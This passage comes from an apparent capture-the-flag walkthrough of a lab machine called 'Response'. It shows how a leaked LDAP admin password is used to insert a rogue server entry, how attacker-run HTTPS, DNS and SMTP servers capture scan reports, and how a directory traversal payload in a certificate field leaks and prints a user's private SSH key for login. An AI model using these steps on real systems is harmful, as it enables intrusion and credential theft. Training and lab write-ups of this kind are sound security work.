    fi

```

If the name of an `SMTP` server was successfully retrieved, the script tries to resolve the name into an IP address. Finally, a python script called `send_report.py` is executed passing the IP address of the `SMTP` server, the manager's email address and the `PDF` filename:

```

if [[ "$smtp_server" =~ ^[a-zA-Z0-9.-]+$ ]]; then
    echo "- retrieved SMTP server for domain \\"$domain\\": $smtp_server" >> $log_file

    # retrieve ip address of SMTP server
    if $local_dns; then
        smtp_server_ip=$(nslookup "$smtp_server" |grep 'Name:' -A2 |grep 'Address:' |head -n1|cut -d ' ' -f2)
    else
        smtp_server_ip=$(nslookup "$smtp_server" "$ip" |grep 'Name:' -A2 |grep 'Address:' |head -n1|cut -d ' ' -f2)
    fi

    if [[ "$smtp_server_ip" =~ ^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+\+$ ]]; then
        echo "- retrieved ip address of SMTP server: $smtp_server_ip" >> $log_file

        # send PDF report via SMTP
        ./send_report.py "$smtp_server_ip" "$mail" "$outfile.pdf" >> $log_file
    fi
else
    echo "- failed to retrieve manager mail address / invalid format" >> $log_file
fi

```

```

    fi
else
    echo "- failed to retrieve manager uid / invalid manager uid format" >> $log_file
fi
done

```

Let's have a look at the python script `/home/scryh/scan/send_report.py`:

```

import sys
import smtplib
from email.mime.application import MIMEApplication
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.utils import formatdate

def send_report(smtp_server, customer_email, fn):
    msg = MIMEMultipart()
    msg['From'] = 'reports@response.hbt'
    msg['To'] = customer_email
    msg['Date'] = formatdate(localtime=True)
    msg['Subject'] = 'Response Scanning Engine Report'
    msg.attach(MIMEText('Dear Customer,\n\nthe attached file contains your detailed
scanning report.\n\nBest regards,\nYour Response Scanning Team\n'))
    pdf = open(fn, 'rb').read()
    part = MIMEApplication(pdf, Name='Scanning_Report.pdf')
    part['Content-Disposition'] = 'attachment; filename="Scanning_Report.pdf"'
    msg.attach(part)
    smtp = smtplib.SMTP(smtp_server)
    smtp.sendmail(msg['From'], customer_email, msg.as_string())
    smtp.close()

def main():
    if (len(sys.argv) != 4):
        print('usage:\n%s <smtp_server> <customer_email> <report_file>' % sys.argv[0])
        quit()

    print('- sending report %s to customer %s via smtp server %s' % (sys.argv[3],
    sys.argv[2], sys.argv[1]))
    send_report(sys.argv[1], sys.argv[2], sys.argv[3])

if (__name__ == '__main__'):
    main()

```

This script sends an email to the given email address via the provided `SMTP` server. Also the file being passed as the last argument is attached to the email.


Summing up the `scan.sh` script does the following:

- Gets the IP address of servers in the `LDAP` OU called `servers`
- Scans the IP address with `Nmap` using three different scripts
- Generates a `PDF` report of the scan result using `wkhtmltopdf`
- Retrieves the `manager` of the server and her/his email address in the `LDAP` OU `customers`
- Retrieves the `SMTP` server responsible for the manager's email address
- Sends the `PDF` scan report to the manager via the retrieved `SMTP` server using the `send_report.py` script

At this point we need to figure out how we can leverage the script in order to gain access to the user `scryh`.

Since the script contains the plaintext `LDAP` password for `admin`, we can add/delete/modify entries within `LDAP`. Thus, we can add our own server and also a corresponding manager. This means, that we can make the script scan our own machine, if we add it as a server. Let's verify that assumption:

```
cd /tmp
echo "dn: cn=EvilServer,ou=servers,dc=response,dc=htb" >> server.ldif
echo "objectClass: top" >> server.ldif
echo "objectClass: ipHost" >> server.ldif
echo "objectClass: device" >> server.ldif
echo "cn: EvilServer" >> server.ldif
echo "ipHostNumber: 10.10.14.27" >> server.ldif
echo "manager: uid=marie,ou=customers,dc=response,dc=htb" >> server.ldif
ldapadd -D 'cn=admin,dc=response,dc=htb' -w aU4EZxEAOnimLNzk3 -f ./server.ldif
```



A terminal window showing the command being run and its output. The command adds a new LDAP entry for a server named 'EvilServer' with IP 10.10.14.27, managed by 'marie'. The entry is added successfully.

```
bob@response:/tmp$ cd /tmp
bob@response:/tmp$ echo "dn: cn=EvilServer,ou=servers,dc=response,dc=htb" >> server.ldif
bob@response:/tmp$ echo "objectClass: top" >> server.ldif
bob@response:/tmp$ echo "objectClass: ipHost" >> server.ldif
bob@response:/tmp$ echo "objectClass: device" >> server.ldif
bob@response:/tmp$ echo "cn: EvilServer" >> server.ldif
bob@response:/tmp$ echo "ipHostNumber: 10.10.14.27" >> server.ldif
bob@response:/tmp$ echo "manager: uid=marie,ou=customers,dc=response,dc=htb" >> server.ldif
bob@response:/tmp$ ldapadd -D 'cn=admin,dc=response,dc=htb' -w aU4EZxEAOnimLNzk3 -f ./server.ldif
adding new entry "cn=EvilServer,ou=servers,dc=response,dc=htb"
```

In order to see if our machine is scanned, we set up an `HTTPS` server, remember that the scanning scripts include only the `ssl` version.

First, we need to create a self signed certificate, which can be done using `openssl`:

```
openssl req -x509 -nodes -newkey rsa:4096 -keyout key.pem -out cert.pem -sha256 -days 365
```

Then, we create the following python script to set up an HTTPS server:

```

from http.server import HTTPServer, SimpleHTTPRequestHandler
import ssl

httpd = HTTPServer(('0.0.0.0', 443), SimpleHTTPRequestHandler)
httpd.socket = ssl.wrap_socket(httpd.socket, keyfile='./key.pem',
certfile='./cert.pem', server_side=True)
httpd.serve_forever()

```

Afterwards, we execute the server:

```
python3 https_server.py
```

On Wireshark, we can see that our machine is getting scanned:

13 0..119286873	10.10.11.163	10.10.14.27	TCP	60 44422 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1285 SACK_PERM=1 TStamp=3622894319 TSecr=0 WS=128
14 0..119309813	10.10.14.27	10.10.11.163	TCP	60 44423 → 443 [SYN, ACK] Seq=1 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TStamp=4043236724 TSecr=3622894319 WS=128
15 0..120209112	10.10.11.163	10.10.14.27	TCP	60 44424 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1285 SACK_PERM=1 TStamp=3622894320 TSecr=0 WS=128
16 0..120232892	10.10.14.27	10.10.11.163	TCP	60 44425 → 443 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TStamp=4043236718 TSecr=3622894320 WS=128
17 0..131671972	10.10.11.163	10.10.14.27	TCP	52 44414 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=3622894332 TSecr=4043236673
18 0..132113462	10.10.11.163	10.10.14.27	TCP	52 44415 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=3622894332 TSecr=4043236673
19 0..132379422	10.10.11.163	10.10.14.27	TLSv1.3	589 Client Hello
20 0..132387622	10.10.14.27	10.10.11.163	TCP	52 449 → 44416 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TStamp=4043236737 TSecr=3622894333
21 0..173416049	10.10.11.163	10.10.14.27	TLSv1	875 Client Hello
22 0..173443219	10.10.14.27	10.10.11.163	TCP	52 449 → 44414 [ACK] Seq=1 Ack=824 Win=64384 Len=0 TStamp=4043236778 TSecr=3622894370
23 0..173675719	10.10.14.27	10.10.11.163	TLSv1	59 Alert (Level: Fatal, Description: Protocol Version)
24 0..173777339	10.10.14.27	10.10.11.163	TCP	52 449 → 44414 [FIN, ACK] Seq=8 Ack=824 Win=64384 Len=0 TStamp=4043236779 TSecr=3622894370
25 0..180206369	10.10.14.27	10.10.11.163	TLSv1.3	1325 Server Hello, Change Cipher Spec, Application Data
26 0..180213639	10.10.14.27	10.10.11.163	TLSv1.3	982 Application Data, Application Data, Application Data
27 0..191200420	10.10.14.27	10.10.11.163	TCP	62 4450 → 442 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=4043236722 TSecr=4043236722

We can also see that a corresponding `XML` and `PDF` file was generated in the `output` folder, even though we are not able to read it.

```

bob@response:/tmp$ ls -al /home/scryh/scan/output/
total 534
drw-rw-r-- 1 scryh scryh 534 May 19 16:43 log.txt
-rw-rw---- 1 scryh scryh 37698 May 19 16:43 scan_10.10.14.27.pdf
-rw-rw---- 1 scryh scryh 9804 May 19 16:43 scan_10.10.14.27.xml
-rw-rw---- 1 scryh scryh 38157 May 19 16:43 scan_172.18.0.2.pdf
-rw-rw---- 1 scryh scryh 10089 May 19 16:43 scan_172.18.0.2.xml

```

The file `/home/scryh/output/log.txt` verifies that our machine was scanned, but the report was not sent because the `SMTP` server for the domain `response-test.htb` could not be retrieved via our local machine:

```

scanning server ip 172.18.0.2
- retrieved manager uid: marie
- manager mail address: marie.w@response-test.htb
- failed to retrieve SMTP server for domain "response-test.htb" locally
- retrieved SMTP server for domain "response-test.htb": mail.response-test.htb.
- retrieved ip address of SMTP server: 172.18.0.2
- sending report output/scan_172.18.0.2.pdf to customer marie.w@response-test.htb via SMTP server 172.18.0.2

scanning server ip 10.10.14.27
- retrieved manager uid: marie
- manager mail address: marie.w@response-test.htb
- failed to retrieve SMTP server for domain "response-test.htb" locally
- failed to retrieve SMTP server for domain "response-test.htb" from server 10.10.14.27

```

Based on our analysis of the bash script, our server is queried for the `MX` `DNS` record in order to retrieve the `SMTP` server. Let's verify that in Wireshark.

After each run of the `scan.sh` script, the `LDAP` database is reset. Thus we have to add our server again if we want to get our machine scanned once more:

```
ldapadd -D 'cn=admin,dc=response,dc=htb' -w aU4EZxEAOnimLNzk3 -f ./server.ldif
```

dns						
No.	Time	Source	Destination	Protocol	Length	Info
459	17.247756419	10.10.11.163	10.10.14.27	DNS	63	Standard query 0x2377 MX response-test.htb
460	17.247799751	10.10.14.27	10.10.11.163	ICMP	91	Destination unreachable (Port unreachable)

Since there is no `DNS` server running on our machine, the retrieval of the `SMTP` server fails as expected. So, we have to set up our own authoritative `DNS` server. Once again, the easiest way to do this it using Docker and [bind9](#):

```
sudo docker run --name=bind9 -p 53:53/udp internetsystemsconsortium/bind9:9.18
```

Then, we need to create the proper configuration files.

First of all, we create a file called `named.conf` which basically defines that the server should listen on all interfaces (`listen-on { any; }`) and that there is a zone called `response-test.htb` with the zone file located at `/var/lib/bind/db.response-test.htb`:

```
options {
    directory "/var/cache/bind";
    listen-on { any; };
    allow-recursion { none; };
    allow-transfer { none; };
    allow-update { none; };
};

zone "response-test.htb." {
    type primary;
    file "/var/lib/bind/db.response-test.htb";
};
```

Then, we create the zone file called `db.response-test.htb` which contains an `MX` record which in turn defines a mail server with the name `mail.response-test.htb`. We also need to add an `A` record that maps the IP of our machine to that name:

```
$TTL 38400
@ IN SOA ns.response-test.htb. admin.response-test.htb. (
2      ;Serial
600    ;Refresh
300    ;Retry
60480  ;Expire
600 )  ;Negative Cache TTL

@     IN      NS      ns.response-test.htb.
@     IN      MX  10  mail.response-test.htb.
ns   IN      A       10.10.14.27
mail IN      A       10.10.14.27
```

Now, we can copy both of these files to their respective locations inside the Docker container:

```
sudo docker cp named.conf bind9:/etc/bind/named.conf
sudo docker cp db.response-test.htb bind9:/var/lib/bind/db.response-test.htb
```

Finally, we restart the Docker container:

```
sudo docker start -a bind9
```

```
● ● ●
sudo docker start -a bind9
<SNIP>
20-May-2022 10:33:54.720 zone response-test.htb/IN: loaded serial 2
20-May-2022 10:33:54.720 address not available resolving './DNSKEY/IN': 2001:500:200::b#53
20-May-2022 10:33:54.720 address not available resolving './NS/IN': 2001:500:200::b#53
20-May-2022 10:33:54.720 all zones loaded
<SNIP>
```

We have confirmation that the zone `response-test.htb` is loaded.

Before we proceed by adding our machine to `LDAP` again in order to be scanned, we need to set up an `SMTP` server also. This step can be done with the help of Python:

```
python3 -m smtpd -n -c DebuggingServer 10.10.14.27:25
```

While our `HTTPS`, `DNS` and `SMTP` servers are running we re-add our machine to `LDAP` and we wait for an email:



```
python3 -m smtpd -n -c DebuggingServer 10.10.14.27:25

----- MESSAGE FOLLOWS -----
b'Content-Type: multipart/mixed; boundary="=====1084091487576377042=="'
b'MIME-Version: 1.0'
b'From: reports@response.htb'
b'To: marie.w@response-test.htb'
b'Date: Fri, 20 May 2022 10:42:35 +0000'
b'Subject: Response Scanning Engine Report'
b'X-Peer: 10.10.11.163'
b''
b'=====1084091487576377042=="'
b'Content-Type: text/plain; charset="us-ascii"'
b'MIME-Version: 1.0'
b'Content-Transfer-Encoding: 7bit'
b''
b'Dear Customer,'
b''
b'the attached file contains your detailed scanning report.'
b''
b'Best regards,'
b'Your Response Scanning Team'
b''
b'=====1084091487576377042=="'
b'Content-Type: application/octet-stream; Name="Scanning_Report.pdf"'
b'MIME-Version: 1.0'
b'Content-Transfer-Encoding: base64'
b'Content-Disposition: attachment; filename="Scanning_Report.pdf"'
b''
b'JVBERi0xLjQKJc0iw6MKMSAwIG9iago8PAovVGl0bGUgKCKKL0NyZWF0b3IgKP7/AHcAawBoAHQA'
b'bQBsAHQAbwBwAGQAZgAgADAALgAxADIALgA1KQovUHJvZHViZXIgKP7/AFEAdAAgADUALgAxADIA'
b'LgA4KQovQ3JLYXRpb25EYXRlIChEOjIwMjIwNTIwMTA0MjMzWikKPj4KZW5kb2JqCjIgMCBvYmoK'
<SNIP>
```

Indeed, we get a mail with a `base64` encoded PDF file. To view the original file we copy the `base64` encoded format to a file and we issue the following command:

```
sed 's/.$/\\' mail_b64.txt | sed 's/^..//' | tr -d '\n' | base64 -d > report.pdf
```

Note: `sed` and `tr` are used to remove the `b'` and `'` characters at the beginning and the end of every line respectively so that we can get a valid `base64` input.

## Response Scanning Engine Report - Scanned at Fri May 20 10:57:19 2022

### Scan Summary

Response Scanning Engine 7.80 was initiated at Fri May 20 10:57:19 2022 with these arguments:  
nmap -v -Pn -p 443 --script scripts/ssl-enum-ciphers,scripts/ssl-cert,scripts/ssl-heartbleed -oX output/scan\_10.10.14.27.xml 10.10.14.27

Verbosity: 1; Debug level 0

Nmap done at Fri May 20 10:57:31 2022; 1 IP address (1 host up) scanned in 12.86 seconds

### 10.10.14.27(online)

#### Address

- 10.10.14.27 (ipv4)

#### Ports

Port	State	Service	Reason	Product	Version	Extra info
443 tcp	open	https	syn-ack			

Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU  
Full countryName: Australia  
stateOrProvinceName Details: Default Name (Some-State)  
Issuer: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU  
Public Key type: rsa  
Public Key bits: 4096  
Signature Algorithm: sha256WithRSAEncryption  
Not valid before: 2022-05-19T16:35:23  
Not valid after: 2023-05-19T16:35:23  
MD5: 766e 7d0b aa76 72b4 dbcf 074a 55ab 4df8  
SHA-1: ab79 c955 f344 a64a bf12 0fd1 7de6 09d7 4582 646b  
-----BEGIN CERTIFICATE-----  
MIIFazCCA10gAwIBAgIUCULZLkEXCCGKKRzE0f1qGkikyMwQYJKoZIhvNAQEL  
BQAwRTELMakGA1UEBhMCVUxExARBgNVBAgMC1NvbWUtU3RhdGUxITAfBgNVBAoM  
GE1udGVybmv0IfdpZGdpdHMgUHRSIEzOZDaeFw0yMjA1MTkxNjM1MjNaFw0yMzA1  
MTkxNjM1MjNaMEUxCzAJBgNVBAYTAKFVMRMwEQYDVQOIDApTb21lLVN0YXRlMSEw  
HwYDVQQKDBhJbnRlcm5ldCBxaWRnaXRzIFB0e5BMDgQwgII1MA0GCSqGSIb3DQEb  
AQAA4ICDwAwggIKAoICAQC6FKAWPTmAISCLHYx8n/9z0x7DHZh8x0M5K0x03Gc  
kjVa368ltuh1tbx32Cw/7ajr0I9U5JvGeHfH0ar6V9mBj3/56udhDqx0XZMMf10  
i5jgl4u3xFyz0pN08-HRiTQptLAZ0u+0dWZ/3oVAQVkjxjE3df9R9DpHSxpJwTrU  
z0tbsUTXB066g0yNeKKpSwxarMf0eue4CMvNV43FXQv5tZ8DiawPvnLP5VgImaE  
T3ZAJW-JFkeOo+A+NQZqmYmDPZHs+xjM1b84/s35s2jaY1k6n9N0PU+CX+1Ux8  
NxyDjpRR417HzcTvAMhCNqzNwf0062LFJuXKEAl3b4PeYk2y8GY0t3xbAm0VP3  
ZpyYv11Mue3XZZFR88nt3l3K58n5PjvS+zqL/0aeLa+GemestS6rxZHCS4rLiCr  
wpQNQNmDTThK7vtW40E279cwPqyw2h8oNiW0Mt9rq9h0H42D4QfT0zfPnXUgW  
pwape/fV7v1zlwAo03zWAvgmizgAksdLrcCVakRxsMBbnMgZoWB/40z/erjArcMK  
ke+glwx+HWxZwFFShpBTMPatC2/Q9qrul0bIxwQij8B0M4y+hMNe+ekJK+4HoeeZ  
aLTsgzJ3Gy3uqm4kgCgeTj18LBUsBzQakejHG5Y15d7vU-U71V6GeNpKPTtdDKHo  
qQIDAQAB01MwUTAdBqNHQ4EfFgQUHK19fP0XXJD1LLqjxt36f29u2cwHwYDVR0j  
BBqfwFaOUHK19fp0XXJD1Lqjxt36f29u2cwDwYDVR0TAQH/BAUwAEB/zANBgkq  
hkIG9w0BAQsFAAOcAgEAG3/8pHKa5OKw9fx+azc17PB/2Cjw1x1RpnsFm68u8N  
ukjMo8GRF52uo0lM9xl0128K0tHgC8ApWaSYBwKG9qa7Tztrnw04FYwayuJE2E  
Xw6khGGyIo8Y0s1v4NQBWBVRB/aTsnJIL/+8dns+8njB7fENlr/Wo1ufDijLY8zQ  
fFrOchNwT5H8QsDaB+FGJ/ASVf3AE52xXTYEfhm30tKegKYutxxJEznZ55DxllAW  
FaPMSM0JWxJF8f+bfk31SiJGHAg50mdsdJ5bHVxC+8rvrbIumZVuegcVE+Lf4fDD  
fV36z30W4XKOATNSNbLzExlwLTE2gptiQJSNT0WkZvi7xe0RAQfbur0UpSLGB7C1  
pE0jthdminIBiMY6EL/8psSTG04TSvbVtSggHKqls9/pT4io0HL3DxLsBJ4oGm/H  
Yor/MqjlmC0thFY6B8I+khG6cttKZ0nbATOpAxuDbn0G/wIPoppUrS4REF8BQGN  
di5D4RvmoGleikzGae0fyhysKdjtotFvxYnkqa3Q1/6CNW+bI700oSg/SuFVPTo  
3l74kh0lr1h6yixwVU3gw+To6ckqhEMMf6xvM971johCFvUYTAJgh09JUNcWRsw  
Dw0LIQYA4EeZrVUxqXAnwT0c8Xis1w9H/5R6BDlEm1xqMVs swmaWtnXjN+TvevE=

-----END CERTIFICATE-----

ssl-enum-ciphers

TLSv1.2:  
ciphers:  
TLS\_ECDHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384 (ecdh\_x25519) - A  
TLS\_ECDHE\_RSA\_WITH\_AES\_128\_GCM\_SHA256 (ecdh\_x25519) - A  
TLS\_ECDHE\_RSA\_WITH\_CHACHA20\_POLY1305\_SHA256 (ecdh\_x25519) - A  
TLS\_ECDHE\_RSA\_WITH\_AES\_256\_CBC\_SHA384 (ecdh\_x25519) - A  
TLS\_ECDHE\_RSA\_WITH\_AES\_128\_CBC\_SHA256 (ecdh\_x25519) - A  
compressors:  
NULL  
cipher preference: server  
warnings:  
Key exchange (ecdh\_x25519) of lower strength than certificate key  
least strength: A

The PDF contains the output of the `Nmap` scanning. At this point, we have managed to make the script scan our own local machine and receive the `PDF` report, but we have not yet found a vulnerability.

We have already figured out, that three `Nmap` scripts are used during the scan. These scripts are stored in the folder `/home/scryh/scan/scripts/`. This is not the default folder for `nmap` scripts so we can examine if any of the scripts has been changed. To easily check for any modifications, we can use the `diff` command on the remote machine:

```
diff ./ssl-heartbleed.nse /usr/share/nmap/scripts/ssl-heartbleed.nse
diff ./ssl-enum-ciphers.nse /usr/share/nmap/scripts/ssl-enum-ciphers.nse
diff ./ssl-cert.nse /usr/share/nmap/scripts/ssl-cert.nse
```

```
bob@response:/home/scryh/scan/scripts$ diff ./ssl-heartbleed.nse /usr/share/nmap/scripts/ssl-heartbleed.nse
bob@response:/home/scryh/scan/scripts$ diff ./ssl-enum-ciphers.nse /usr/share/nmap/scripts/ssl-enum-ciphers.nse
bob@response:/home/scryh/scan/scripts$ diff ./ssl-cert.nse /usr/share/nmap/scripts/ssl-cert.nse

232,257d231
< local function read_file(fn)
<   local f = io.open(fn, 'r')
<   local content = ''
<   if f ~= nil then
<     content = f:read('*all')
<     f:close()
<   end
<   return content
< end
<
< local function get_countryName(subject)
<   countryName = read_file('data/countryName/' .. subject['countryName'])
<   if (countryName == '') then
<     return 'UNKNOWN'
<   end
<   return countryName
< end
<
< local function get_stateOrProvinceName(subject)
<   stateOrProvinceName = read_file('data/stateOrProvinceName/' .. subject['stateOrProvinceName'])
<   if (stateOrProvinceName == '') then
<     return 'NO DETAILS AVAILABLE'
<   end
<   return stateOrProvinceName
< end
<
262,263d235
<   lines[#lines + 1] = "Full countryName: " .. get_countryName(cert.subject)
<   lines[#lines + 1] = "stateOrProvinceName Details: " .. get_stateOrProvinceName(cert.subject)
308a281,283
```

The script `ssl-cert.nse` seems to have been modified. This script is responsible for parsing the `SSL` certificate and its output is displayed at the beginning of the report.

The modification of the script adds the two lines `Full countryName` and `stateOrProvinceName Details` within the functions `get_countryName` and `get_stateOrProvinceName`. We can see that the certificate properties `countryName` and `stateOrProvinceName` are used as a filename within the folders `data/countryName/` and `data/stateOrProvinceName/` in order to retrieve the information displayed.

These folders contain the full country name and some information about some specific states:

```
bob@response:/home/scryh/scan/scripts$ cat ../data/countryName/DE
Germany

bob@response:/home/scryh/scan/scripts$ cat ../data/stateOrProvinceName/Alabama
Alabama is a state in the Southeastern region of the United States, bordered by Tennessee to the north; Georgia to
the east; Florida and the Gulf of Mexico to the south; and Mississippi to the west.
```

We can spot that the `ssl` certificate properties `countryName` and `stateOrProvinceName` are not sanitized before being used as a file name. This means, that we can use `Directory Traversal` to access files outside of the intended directories. Since the home folder of `scryh` contains a `.ssh` directory, there might be an `id_rsa` private key file.

In order to retrieve the contents of this file, we need to create an `ssl` certificate with a corresponding `stateOrProvinceName` property. When using `openssl` to generate the certificate, the `countryName` property is limited to two characters, which makes the `stateOrProvinceName` property an easier target.

Again we use `openssl` to regenerate the `ssl` certificate of our `HTTPS` server. For the property `State or Province Name` we provide the following directory traversal payload `../../../../ssh/id_rsa`:

```
openssl req -x509 -nodes -newkey rsa:4096 -keyout key.pem -out cert.pem -sha256 -days 365  
Generating a RSA private key  
writing new private key to 'key.pem'  
<SNIP>  
Country Name (2 letter code) [AU]:  
State or Province Name (full name) [Some-State]:../../../../ssh/id_rsa  
<SNIP>
```

Finally, we restart our `HTTPS` server, re-add our machine to the remote `LDAP` and decode the newly received report:

## Response Scanning Engine Report - Scanned at Fri May 20 11:29:15 2022

### Scan Summary

Response Scanning Engine 7.80 was initiated at Fri May 20 11:29:15 2022 with these arguments:

```
nmap -v -Pn -p 443 --script scripts/ssl-enum-ciphers,scripts/ssl-cert,scripts/ssl-heartbleed -oX output/scan_10.10.14.27.xml 10.10.14.27
```

Verbosity: 1; Debug level 0

Nmap done at Fri May 20 11:29:31 2022; 1 IP address (1 host up) scanned in 16.17 seconds

### 10.10.14.27(online)

#### Address

- 10.10.14.27 (ipv4)

#### Ports

Port	State	Service	Reason	Product	Version	Extra info
443/tcp	open	https	syn-ack			

```
Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=.....ssh/id_rsa/countryName=AU
Full countryName: Australia
stateOrProvinceName Details: -----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXKtdjEAAAABG5vbmUAAAEEbm9uZQAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAQAAAYEAxI06W6nvaG6dcix/a2C+w1le89vC0RJ9w+wV/nhZXJuY4w82i3g
2E21yrl0yljLLXHBEZsvu6HMM+HzULNaquoIDVQP060/MPoMeaTbRxw6LkAzbLxchIga
cZcEo3H3jDhZDyeNmnbBqksSB15eyZ4EHV8JRSIvr3dA4UuHgP4WBgcFzcaqsmyGRnR2
ox7IW1CKu0BmCnHPrqt2JhMsEXMF0z60ba/zIryU9Exph00V3hRT5Do3TUqEntAN/p7
0Cuxa5ek0l/up/2n9vvqxF8NwpYI6BsfsxIwzFDc5r57pQYoFaoxKkxD+MI/riKG19hZa
jMlOKNpRWAL218N089Vzb0zWRVecdB1QjeoewyBSJCX890I3Bg7Fx+cjixU700nz7jo
KftSILWV0Lz1ak2zSS0B9bwTx+7XThqUQJdzAoLxBMVxgiV5fPhMP0P+wTgjDuauVtLJ
RcMobRnOj7u1XK197RNdc07VqArZ2DD5nXH/Us7XAAAFidI3mIoyn5ikAAAAB3NzaC1yc2
EAAGABAMzd0lup72hunXIsf2tgvlitzXvpVXDKsfcPlr/54WVvVMuMPnot4NhNtWK9m14y
5VxwRM7FbuhzDPh81CzWqrqCA1UD60tPzD60TThmk20Vseis5AGWly183B41GngXBKn94w4
WQ8njZ5mwairEi0deXsmVuBB1fCUU1L69300FLh4D+FgyHbc3GqrJmBkZ0dqMeyMftQirt
A5gp4T6rXd1R5uRFzBdM+jmwP8yK8lPRMaYTTfd4UX+06N101CKhJ7QDf6eznFMWuXpA5b
qf9p/b76qlxfbckWFs0gbH0sSMMxQwua+e6UGKHWKMSpFw/jCP64ihtfYWoZJTijaUVgC
9tfdUPPVc2zs1KVXnHcwYiEI3qHsMgUiQl/PTiNwY08RcfnI4sV0zjp8+46Cn07CC11Sz
b9Wi50EkqAfW8E8fu104a1ECECxwKC8QTCy1leX6RzKUD/sExow7mrb5yUXDfG0Z0I+7
tVyiPe0TXN01agK2dgw+Z1x/1L01wAAAAMBAAEAAAGAKAREsp8nd+6yX6qkdnpbJcCIx
D3lpenSD0P11isnM+Mxadb21PoCRrcHbg30FSyKozHMmVlbu0B77/BLClroxt6aepRFdL
x87jKMaTQ40M+hgeND4xVa7iXRPsH94XFp7daWBFn04ftR36D/Y/E0xAv9Huzkh4J196z
LulsSq6F3Zy7t/z0R0H1+jYJYHN4n98V31lsNv50rSf4+J2N/pcti2cyAqkshCj1512kb
T/qnpqGyxz5Pi+V2qinCQqysVqwSZh930zKznFGsLkWKLqldE8rjRhTVX/emMxvSNvaKFC
JFu013WPGC+QIA81j0jLo0x3012sZPvgS30L31v/hfuEB3EJR50h17NRhjuz380IEqmDnT
4bHdiwRgCwf+KVbCvveKR8FjuFZmp5s0sbBq0KKyTzYm8j50JIRkLb1dRTDw/6NUmGdf
WkbILkfUjckSh8BDNFuoyCMyuLhi5HXZc8JcvA5JDLxMvjw4YFjlHwZxw3xv0eSqAAAAA
wQC6Ky9iD9iU9U/3F56sxyMQE6erInQ2k5zWtEZYS2nZ0IPkSpHIDVu8sA1JB10iXBx6f
HcltPZDUuoGZ012vs7f0Bz7Toc5chFnaqAEhxFjBATjfgZsFzpWooKhUtxGsjvNIf6bq6U
waF41MtaQE5h5HnTNOIJ2R1CnibeUDSppVJe0eqyl30vXKzzi4pw4bACfxoWfFuGoT/+_
Rx5iT2P0ecn0ZXs vXPW3C+g1L45De023ntlmH4p8rE9sPmMAAAADBAAwEnKFUI9RBYLtz
LoGeVPj2DG28Z6U+8b0wTFxGymqmZ30kKAD35P0xWJ+u0 fuUp7Czkor+BwsSlhEIO/Bj52
fa03Z0aUiXQ3oTwYxJCJYQqajZTapMQuDiS5igzEG090pXJNYAc0Mqa79m0zUiZdnWt
bMAbtkaotuw7JFZHWTQy/BKfkld4zNRJ0LkQhvQANYH2FezcvXzrUhgxUFljclr/4Vl+
PmZe2kfWVvLpfQdv4Bmurmqt1lzKNplwAAAMEA1yiEbeZQbemf32KaQWhlmuvuknStw0WoA
LqGPsl0+uj8In/X90ctkmG9vMpNojsDf2diJXK7s/ZWUNN2m0fa3y9M5vcLkmb1JYyI
5NfrSQYg0T43jZy72XAhDBi0+2bPz54FXi7utFe6C5L6HGWYTEdPNvcYEyN4h0gPAaa rv1
ccFbBPjlg77xxd6Y3+eQJDVdyjJPZJ8VYQsF3bWswKT2l_zqJEC8SIllJPXqPCWlr658Az
cx5euC4pIyn+zBAAAADXjb3RAcmVzcG9uc2UBAgMEBQ==_
-----END OPENSSH PRIVATE KEY-----
```

The `stateOrProvinceName Details` contains the `id_rsa` file of `scryh`. After copy and pasting the key to a file and using `chmod 600 scryh_key` we can connect via `SSH` as the user `scryh`:

```
chmod 600 scryh_key
ssh -i scryh_key scryh@10.10.11.163

scryh@response:~$ id
uid=1000(scryh) gid=1000(scryh) groups=1000(scryh)
```

## Privilege Escalation

The home directory of the user `scryh` contains a folder called `incident_2022-3-042` with the following contents:



```
scryh@response:~/incident_2022-3-042$ ls -al
total 5736
drwx----- 2 scryh scryh    4096 Mar 16 11:38 .
drwxr-xr-x  7 scryh scryh    4096 Mar 11 06:35 ..
-r----- 1 scryh scryh 2819768 Mar 16 11:01 core.auto_update
-r----- 1 scryh scryh 3009132 Mar 14 11:31 dump.pcap
-r----- 1 scryh scryh   25511 Mar 16 11:38 IR_report.pdf
```

There are three files: a `PDF` document, a `PCAP` dump and a file called `core.auto_update`, which is probably a core dump judging by the name of the file.

We can transfer all of these files to our local machine to properly analyze them:

```
scp -i scryh_key scryh@10.10.11.163:/home/scryh/incident_2022-3-042/* ./incident
```

The `PDF` file contains the report of a recent incident on the server:

# Incident Response Team Report

